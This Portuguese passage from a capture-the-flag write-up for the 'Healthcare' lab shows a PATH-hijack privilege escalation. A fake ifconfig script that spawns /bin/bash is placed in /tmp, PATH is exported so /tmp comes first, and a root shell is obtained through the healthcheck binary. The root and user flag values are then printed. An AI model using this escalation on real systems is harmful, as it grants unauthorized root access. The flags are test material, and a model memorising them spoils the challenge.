          inet6 addr: fe80::a00:27ff:fec5:ca5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1859435 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1740276 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:294936830 (281.2 MiB)  TX bytes:2446410931 (2.2 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:912 errors:0 dropped:0 overruns:0 frame:0
          TX packets:912 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:99232 (96.9 KiB)  TX bytes:99232 (96.9 KiB)


Disk /dev/sda: 10.7 GB, 10737418240 bytes
255 heads, 63 sectors/track, 1305 cylinders, total 20971520 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0×00000000

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *          63    18876374     9438156   83  Linux
/dev/sda2        18876375    20964824     1044225    5  Extended
/dev/sda5        18876438    20964824     1044193+  82  Linux swap / Solaris
156M    .
```

Vimos que na execução do programa, foi executado o comando ifconfig do linux, pois mostrou as interfaces de rede. Podemos então tentar escalar o privilégio com essa informação, criando um programa ifconfig falso e exportando para o PATH do linux, com isso, quando executarmos o programa, estará sendo executado o nosso comando malicioso.

Primeiramente, vamos para o /tmp e vamos criar um arquivo malicioso chamado ifconfig.

```
[medical@localhost tmp]$ echo '/bin/bash' > ifconfig
echo '/bin/bash' > ifconfig
```

Agora vamos dar permissão para esse arquivo.

```
[medical@localhost tmp]$ chmod 777 ifconfig
chmod 777 ifconfig
[medical@localhost tmp]$ ls -l
ls -l
total 3768
-rw-r--r-- 1 root     root        1570 Apr 27 18:42 ddebug.log
drwx------ 2 medical  medical     4096 Apr 27 20:08 gpg-n3WdXQ/
drwx------ 2 almirant almirant    4096 Jul 29  2020 gpg-ycbRQr/
-rwxrwxrwx 1 medical  medical       10 Apr 27 20:17 ifconfig*
-rw------- 1 root     root           0 Jul 29  2020 init.vQ5ZLd
-rw-r--r-- 1 apache   apache   3841560 Jul 29  2020 setup_dump.sql
[medical@localhost tmp]$
```

Com as permissões dadas, vamos exportar o PATH, informando primeiramente o /tmp.

```
[medical@localhost tmp]$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
[medical@localhost tmp]$ echo $PATH
echo $PATH
/tmp:/tmp:/sbin:/usr/sbin:/bin:/usr/bin:/usr/lib/qt4/bin
[medical@localhost tmp]$
```

Agora com isso, podemos tentar executar o programa e escalar nosso acesso para root.

```
[medical@localhost tmp]$ /usr/bin/healthcheck
/usr/bin/healthcheck
TERM environment variable not set.
System Health Check

Scanning System
[root@localhost tmp]# whoami
whoami
root
[root@localhost tmp]#
```

Pronto, com isso temos acesso root ao ambiente.

Agora para finalizar o desafio, podemos pegar a flag no diretório /root

- eaff25eaa9ffc8b62e3dfebf70e83a7b

Para descobrir a flag do user, tivemos que ir no diretório do usuário almirant /home/almirant, lá estava o arquivo user.txt

- d41d8cd98f00b204e9800998ecf8427e

```
[root@localhost home]# cd almirant
cd almirant
[root@localhost almirant]# ls -l
ls -l
total 40
drwxr--r-- 2 almirant almirant 4096 Jul 19  2011 Desktop/
drwx------ 2 almirant almirant 4096 Jan 19  2010 Documents/
drwx------ 2 almirant almirant 4096 Jul 19  2011 Downloads/
drwx------ 2 almirant almirant 4096 Jan 19  2010 Movies/
drwx------ 2 almirant almirant 4096 Jan 19  2010 Music/
drwx------ 2 almirant almirant 4096 Jan 19  2010 Pictures/
drwxr-xr-x 2 almirant almirant 4096 Jul 19  2011 Templates/
drwxr-xr-x 2 almirant almirant 4096 Jul 19  2011 Videos/
drwx------ 9 almirant almirant 4096 Jul 29  2020 tmp/
-rwxrwxr-x 1 root     root       33 Jul 29  2020 user.txt*
[root@localhost almirant]# cat user.txt
cat user.txt
d41d8cd98f00b204e9800998ecf8427e
[root@localhost almirant]#
```

Com isso, finalizamos com sucesso o CTF Healthcare.